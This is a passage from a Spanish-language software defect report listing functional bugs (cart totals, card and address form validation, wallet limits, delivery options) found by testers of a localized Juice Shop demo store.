- Precio unitario del producto en dólares
- Un botón en forma de basurero para eliminar el producto

Resultado real

Se muestra la lista de productos con imagen, cantidad agregada y botón en forma de basurero, pero el precio no muestra el símbolo de dólares.

Capturas de pantalla









ID	D014	Estado	Cerrado
Gravedad	Alta	Prioridad	Alta
Referencia	CP30	Probador	Lucy Montoya
Título	El precio total calculado no es correcto		
Elemento	Módulo carrito de compra		
Descripción	Al agregar productos al carrito el precio total mostrado no está calculado correctamente.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Hacer clic en la opción “su cesta” del menú 2. Calcular manualmente el precio total a pagar por un jugo de manzana que cuesta \$1.99 y un jugo de naranja que cuesta \$2.99 3. Comparar los resultados 			
Resultados esperados			
En la esquina inferior derecha del listado de productos se muestra el precio total a pagar que es \$4.98 que coincide exactamente con el calculado.			
Resultado real			
En el precio total a pagar solo se muestra el precio unitario del primer producto agregado a la cesta de compras.			
Capturas de pantalla			
			


ID	D015	Estado	Cerrado
-----------	------	---------------	---------

Gravedad	Alta	Prioridad	Alta
Referencia	CP31	Probador	Lucy Montoya
Título	Al agregar o quitar productos del carrito de compra el precio total no se actualiza.		
Elemento	Módulo carrito		
Descripción	Teniendo productos agregados en la cesta y se agrega más productos o se quitan por medio del contador de cada producto, el precio total a pagar no se actualiza, se muestra el mismo.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Hacer clic en la opción “su cesta” del menú 2. Hacer clic en el botón + para añadir más productos de un producto ya agregado 3. Hacer clic en el botón – para disminuir la cantidad de productos de un producto ya agregado 			
Resultados esperados			
<ul style="list-style-type: none"> - La cantidad de productos aumenta si se da clic en el botón + - La cantidad de productos disminuye si da clic en el botón – - Se actualiza el nuevo total a pagar. 			
Resultado real			
Los productos se aumentan y disminuyen correctamente, pero el precio total a pagar no cambia.			
Capturas de pantalla			
Antes de agregar/quitar productos			

Su Cesta (admin@juice-sh.op)







	Jugo de manzana (1000ml)	- 1 +	1.99	
	Jugo de naranja (1000ml)	- 4 +	2.99	
	Jugo de zanahoria (1000ml)	- 1 +	2.99	

Precio Total: 1.99


 Tramitar pedido

Después de agregar/quitar productos



Su Cesta (admin@juice-sh.op)

	Jugo de manzana (1000ml)	- 1 +	1.99	
	Jugo de naranja (1000ml)	- 3 +	2.99	
	Jugo de zanahoria (1000ml)	- 3 +	2.99	


1.99

 Tramitar pedido

ID	D016	Estado	Cerrado
-----------	------	---------------	---------

Gravedad	Media	Prioridad	Baja
Referencia	CP31	Probador	Víctor Martínez
Título	Cuando el contador está en 1 y se quiere quitar más productos el contador lo permite.		
Elemento	Carrito de compras		
Descripción	Estando en la cesta de compras si un producto solo tiene un producto y se le da clic en el botón “-” el contador lo permite.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Hacer clic en la opción “su cesta” del menú 2. Hacer clic en el botón – para disminuir la cantidad de productos de un producto ya agregado 			
Resultados esperados			
<ul style="list-style-type: none"> - La cantidad de productos disminuye si da clic en el botón – - Si la cantidad de productos está en 1 ya no se puede quitar más productos 			
Resultado real			
El contador permite seguir disminuyendo, llegando a 0 y a números negativos.			
Capturas de pantalla			
			
			

ID	D017	Estado	Cerrado
Gravedad	Media	Prioridad	Media
Referencia	CP34	Probador	Víctor Martínez
Título	El campo del número de tarjeta no está validado.		
Elemento	Módulo pago		

Descripción	Cuando se registra una nueva tarjeta, en el campo para ingresar el número de tarjeta se acepta una tarjeta con dígitos menores que 16 y mayores que 16.
Pasos para reproducir	
<ol style="list-style-type: none"> 1. Ir a la opción cuenta del menú > pedidos y pagos > mis opciones de pago 2. Dar clic en “añadir una nueva tarjeta” para poder desplegar el formulario 3. Ingresar el nombre del propietario y un número de la tarjeta con 15 o 17 dígitos 4. Seleccionar mes de vencimiento y año de expiración 	
Resultados esperados	
<ul style="list-style-type: none"> - El borde del campo número de tarjeta se muestra de color rojo y debajo del campo un mensaje que dice “Por favor ingrese un número de tarjeta de crédito de 16 dígitos válido”. - El botón enviar permanece deshabilitado 	
Resultado real	
El número de la tarjeta es aceptado, a pesar de no cumplir con el formato solicitado.	
Capturas de pantalla	
<p>Prueba con 15 dígitos</p>  <p>Prueba con 17 dígitos</p>	

Añadir una nueva tarjeta
Añadir tarjeta de crédito o débito
^

Nombre *
Tester

Número de Tarjeta *
15487878676246687

Mes de Vencimiento *
4

Año de expiración *
2080

➤ Enviar

ID	D018	Estado	Cerrado
Gravedad	Baja	Prioridad	Baja
Referencia	CP34	Probador	Carlos Paredes
Título	El campo del número de tarjeta acepta letras		
Elemento	Módulo pago		
Descripción	Al registrar una nueva tarjeta, en el campo de número de tarjeta se puede ingresar letras.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Ir a la opción cuenta del menú > pedidos y pagos > mis opciones de pago 2. Dar clic en “añadir una nueva tarjeta” para poder desplegar el formulario 3. Ingresar el nombre del propietario y un número de la tarjeta con letras 4. Seleccionar mes de vencimiento y año de expiración 			
Resultados esperados			
El campo para ingresar el número de tarjeta no debe permitir ingresar letras.			
Resultado real			
El campo para ingresar el número de tarjeta permite ingresar letras y se toma cómo un número válido.			
Capturas de pantalla			

ID	D019	Estado	Cerrado
Gravedad	Baja	Prioridad	Baja
Referencia	CP35	Probador	Carlos Paredes
Título	No se visualizan los mensajes de error al dejar los campos vacíos al momento de registrar una nueva opción de pago.		
Elemento	Módulo Pago		
Descripción	Al registrar una nueva tarjeta y dejar los campos vacíos debería de aparecer un mensaje indicando que son campos obligatorios y no se muestran, además el botón para enviar permanece habilitado.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Ir a la opción cuenta del menú > pedidos y pagos > mis opciones de pago 2. Dar clic en “añadir una nueva tarjeta” para poder desplegar el formulario 3. Dejar vacíos los campos de nombre del propietario y un número de la tarjeta. 4. No seleccionar mes de vencimiento y año de expiración 			
Resultados esperados			
<p>Los bordes de los campos vacíos se muestran de color rojo y debajo un mensaje que dice:</p> <ul style="list-style-type: none"> - Por favor ingrese un nombre, en el campo nombre - Por favor, introduzca el número de la tarjeta, en el campo número de tarjeta - Por favor, introduzca un mes de caducidad, en el campo mes de vencimiento - Por favor ingrese el año de vencimiento, en el campo año de expiración <p>El botón enviar, permanece deshabilitado.</p>			
Resultado real			
Los bordes de los campos vacíos se muestran de color rojo, pero no se muestra ningún mensaje y el botón enviar permanece habilitado			
Capturas de pantalla			

ID	D020	Estado	Cerrado
Gravedad	Alta	Prioridad	Alta
Referencia	CP39	Probador	Víctor Martínez
Título	Se puede registrar una ubicación con campos vacíos		
Elemento	Módulo ubicación		
Descripción	Al momento de registrar una nueva ubicación y dejar los campos vacíos, esta se registra correctamente.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Ir a la opción “cuenta” del menú > pedidos y pagos > mis direcciones guardadas 2. Hacer clic en “Agregar nueva dirección” 3. Hacer clic en cada campo del formulario y dejarlos vacíos 4. Hacer clic en el botón enviar 			
Resultados esperados			
<p>El borde de cada campo vacío se muestra de color rojo y se muestra un mensaje debajo de cada campo que dice:</p> <ul style="list-style-type: none"> • Por favor ingrese un país, en el campo país • Por favor ingrese un nombre, en el campo nombre • Por favor ingrese un número móvil, en el campo número móvil • Por favor ingrese un código postal, en el campo código postal • Por favor, seleccione una dirección, en el campo dirección • Por favor ingrese una ciudad, en el campo ciudad <p>El botón enviar debe permanecer deshabilitado.</p>			
Resultado real			



No se muestra ningún mensaje, el botón permanece habilitado y el registro se guarda exitosamente.


Capturas de pantalla

The screenshot shows a dark-themed mobile form titled "Agregar Nueva Dirección". It contains several input fields: "País *", "Nombre *", "Número Móvil *", "Código Postal *", "Dirección *", "Ciudad *", and "Estado". At the bottom, there are two buttons: "Volver" with a left arrow and "Enviar" with a right arrow.

The screenshot shows a dark-themed mobile screen titled "Mis direcciones guardadas". It displays a list of saved addresses. The first entry is "Administrator" with the address "0815 Test Street, Test, Test, 4711" and the city "Test". Each entry has edit and delete icons. At the bottom, there is a button labeled "+ Agregar Nueva Dirección".


ID	D021	Estado	Cerrado
-----------	------	---------------	---------

Gravedad	Alta	Prioridad	Alta
Referencia	CP40	Probador	Lucy Montoya
Título	La lista de ubicaciones no se actualiza y se sigue mostrando la ubicación eliminada.		
Elemento	Módulo ubicación		
Descripción	Luego de eliminar una ubicación la lista de “mis direcciones guardadas” no se actualiza y muestra la dirección eliminada.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Ir a la opción “cuenta” del menú > pedidos y pagos > mis direcciones guardadas 2. Hacer clic en el botón en forma de basurero de una ubicación 			
Resultados esperados			
<p>La dirección se elimina correctamente y se muestra un mensaje que dice “La dirección ha sido eliminada”.</p> <p>Post condición: Se actualiza el listado de las direcciones guardadas y se quita de la lista la dirección eliminada.</p>			
Resultado real			
Se muestra un mensaje que dice “La dirección ha sido eliminada”. Pero la ubicación eliminada no se quita de la lista de las direcciones guardadas.			
Capturas de pantalla			
<p>Lista inicial</p> 			
<p>Dirección eliminada</p> 			
<p>Lista después de eliminar la dirección</p>			



Sprint 3

ID	D022	Estado	Cerrado
Gravedad	Media	Prioridad	Media
Referencia	CP41	Probador	Carlos Paredes
Título	No se muestra el formulario para editar una ubicación		
Elemento	Módulo ubicación		
Descripción	Al hacer clic en el ícono para editar una ubicación no se muestra el formulario para editar la ubicación.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Ir a la opción “cuenta” del menú > pedidos y pagos > mis direcciones guardadas 2. Hacer clic en el botón para editar una ubicación 			
Resultados esperados			
Se muestra un formulario para editar los datos de la ubicación seleccionada y guardar los nuevos cambios.			
Resultado real			
Al hacer clic en el botón para editar una ubicación se muestra una pantalla vacía.			
Capturas de pantalla			



ID	D023	Estado	Cerrado
Gravedad	Media	Prioridad	Media
Referencia	CP43	Probador	Lucy Montoya
Título	La billetera digital acepta cantidades fuera del rango válido.		
Elemento	Módulo Pago		
Descripción	Al ingresar un monto menor de \$10 o mayor de \$1000 la cantidad es aceptada.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Ir a la opción “cuenta” del menú 2. Seleccionar pedidos y pagos > Billetera digital 3. Ingresar el monto. <ol style="list-style-type: none"> a. Datos válidos probados: 10, 1000 b. Datos no válidos probados: 9, 1001 			
Resultados esperados			
<ul style="list-style-type: none"> - Si el número es menor de 10 se muestra un mensaje que dice: “Usted puede agregar un mínimo de 10 y sólo hasta 1000”. - Si el número está entre 10 y 1000, la cantidad es aceptada y se habilita el botón continuar. - Si el número es mayor que 1000 se muestra un mensaje que dice: “Usted puede agregar un mínimo de 10 y sólo hasta 1000”. 			
Resultado real			
Todos los datos son aceptados y no se muestra ningún mensaje de error.			
Capturas de pantalla			

Billetera Digital

Agregar Dinero

Balance de la Billetera 0.00

Cantidad *

9

➤ Continuar

Billetera Digital

Agregar Dinero

Balance de la Billetera 0.00

Cantidad *

10

➤ Continuar

Billetera Digital

Agregar Dinero

Balance de la Billetera 0.00

Cantidad *

1000

➤ Continuar

ID	D024	Estado	Cerrado
Gravedad	Media	Prioridad	Media
Referencia	CP46	Probador	Víctor Martínez
Título	La información mostrada al seleccionar una velocidad de entrega no está correcta.		
Elemento	Módulo compra		
Descripción	Al momento de seleccionar una velocidad de entrega la información del precio y fecha de fast delivery y standard delivery están incorrectas.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Hacer clic en el botón “continuar” de la pantalla seleccionar ubicación 2. Se muestra una tabla con el listado de las diferentes opciones de velocidad de entrega. 			
Resultados esperados			
Las opciones son las siguientes: <ol style="list-style-type: none"> 1. One Day Delivery – Precio \$0.99 – Fecha de entrega estimada 1 Día 2. Fast Delivery - Precio de \$0.50 - Fecha de entrega estimada 3 Días 3. Standard Delivery – Precio \$0.00 - Fecha de entrega estimada 5 Días 			
Resultado real			
Para Fast Delivery se muestra: Precio \$0.00 - Fecha de entrega estimada 5 Días			
Para Standard Delivery se muestra: Precio de \$0.50 - Fecha de entrega estimada 3 Días			
Capturas de pantalla			

Dirección de entrega

Administrator
 0815 Test Street, Test, Test, 4711
 Test
 Número de Teléfono 1234567890

Elegir una velocidad de entrega

		Precio	Fecha de entrega estimada
<input type="radio"/>	One Day Delivery	0.99	1 Días
<input checked="" type="radio"/>	Standard Delivery	0.50	3 Días
<input type="radio"/>	Fast Delivery	0.00	5 Días

< Volver
> Continuar

ID	D025	Estado	Cerrado
Gravedad	Baja	Prioridad	Baja
Referencia	CP46	Probador	Lucy Montoya
Título	El símbolo de dólar no se muestra en el precio al seleccionar una velocidad de entrega.		
Elemento	Módulo compra		
Descripción	Al seleccionar la velocidad de entrega no se muestra el símbolo de dólar en el listado de las opciones de velocidad de entrega.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Hacer clic en el botón “continuar” de la pantalla seleccionar ubicación 2. Se muestra una tabla con el listado de las diferentes opciones de velocidad de entrega. 			
Resultados esperados			
<p>Las opciones son las siguientes:</p> <ol style="list-style-type: none"> 1. One Day Delivery – Precio \$0.99 – Fecha de entrega estimada 1 Día 2. Fast Delivery - Precio de \$0.50 - Fecha de entrega estimada 3 Días 3. Standard Delivery – Precio \$0.00 - Fecha de entrega estimada 5 Días 			
Resultado real			
No se muestra el símbolo de dólar en las opciones de velocidad de entrega.			
Capturas de pantalla			

Dirección de entrega


Administrator
0815 Test Street, Test, Test, 4711
Test
Número de Teléfono 1234567890

Elegir una velocidad de entrega

		Precio	Fecha de entrega estimada
<input type="radio"/>	One Day Delivery	0.99€	1 Días
<input checked="" type="radio"/>	Standard Delivery	0.50€	3 Días
<input type="radio"/>	Fast Delivery	0.00€	5 Días

< Volver
> Continuar

ID	D026	Estado	Cerrado
Gravedad	Baja	Prioridad	Media
Referencia	CP49	Probador	Carlos Paredes
Título	El botón para pagar con billetera digital siempre está habilitado, aunque no se cuente con el saldo suficiente para pagar.		
Elemento	Módulo compra		
Descripción	Al seleccionar una opción de pago el botón para pagar con billetera digital siempre está habilitado, aunque en la billetera no se cuente con el saldo suficiente para hacer la compra.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Hacer clic en el botón “continuar” de la pantalla velocidad de entrega 2. Se muestra las opciones de pago 3. Ubicar la opción “Paga utilizando billetera” donde se muestra el balance de la billetera con un botón para pagar. 			
Resultados esperados			
Se muestra el balance de la billetera digital y el botón para pagar con la billetera permanece deshabilitado.			
Resultado real			
El botón para pagar con billetera digital permanece habilitado.			




ID	D027	Estado	Cerrado
Gravedad	Baja	Prioridad	Media
Referencia	CP50	Probador	Lucy Montoya
Título	No se muestra la dirección ni el método de pago en la información para finalizar la compra.		
Elemento	Módulo compra		
Descripción	Al momento de finalizar una compra en la información que se debe mostrar para confirmar los datos no se muestra la ubicación seleccionada y el método de pago.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Hacer clic en el botón “continuar” de la pantalla mis opciones de pago 2. Se muestra el resumen del pedido 			
Resultados esperados			
<p>El resumen del pedido contiene la siguiente información:</p> <ul style="list-style-type: none"> - Dirección de entrega seleccionada - Método de pago seleccionado - Los productos agregados a la cesta de compra - Precio total a pagar por los productos - Costo de envío - Promociones agregadas 			

- Precio total a pagar

Resultado real

Se muestran todos los datos, excepto la dirección de entrega y el método de pago seleccionados por el usuario.

Capturas de pantalla



The screenshot shows a shopping cart titled 'Su Cesta (admin@juice-sh.op)'. It lists three items: 'Jugo de manzana (1000ml)' with quantity 2 and price 1.99, 'Jugo de naranja (1000ml)' with quantity 3 and price 2.99, and 'Jugo de toronja (500ml)' with quantity 1 and price 8.99. To the right, a 'Resumen del pedido' section shows: 'Ítems' 21.94, 'Envío' 0.99, 'Promoción' 0.00, and 'Precio Total' 21.94. A button 'Colocar pedido y pagar' is visible, along with a note: '¡Obtendrás 1 puntos de bonificación por esta orden!'.

ID	D028	Estado	Cerrado
Gravedad	Alto	Prioridad	Alto
Referencia	CP50	Probador	Carlos Paredes
Título	El precio total calculado en el resumen para finalizar la compra no es correcto.		
Elemento	Módulo compra		
Descripción	Al momento de finalizar la compra y verificar que el precio total esté calculado correctamente, solo toma en cuenta el total de los productos y no se agrega el del precio de envío.		
Pasos para reproducir			
<ol style="list-style-type: none"> 1. Hacer clic en el botón “continuar” de la pantalla mis opciones de pago 2. Se muestra el resumen del pedido 3. Verificar que los totales a pagar estén calculados correctamente 4. Hacer clic en el botón colocar pedido y pagar 			

Resultados esperados


El resumen del pedido contiene la siguiente información:

- Dirección de entrega seleccionada
- Método de pago seleccionado
- Los productos agregados a la cesta de compra
- Precio total a pagar por los productos
- Costo de envío
- Promociones agregadas
- Precio total a pagar

Resultado real

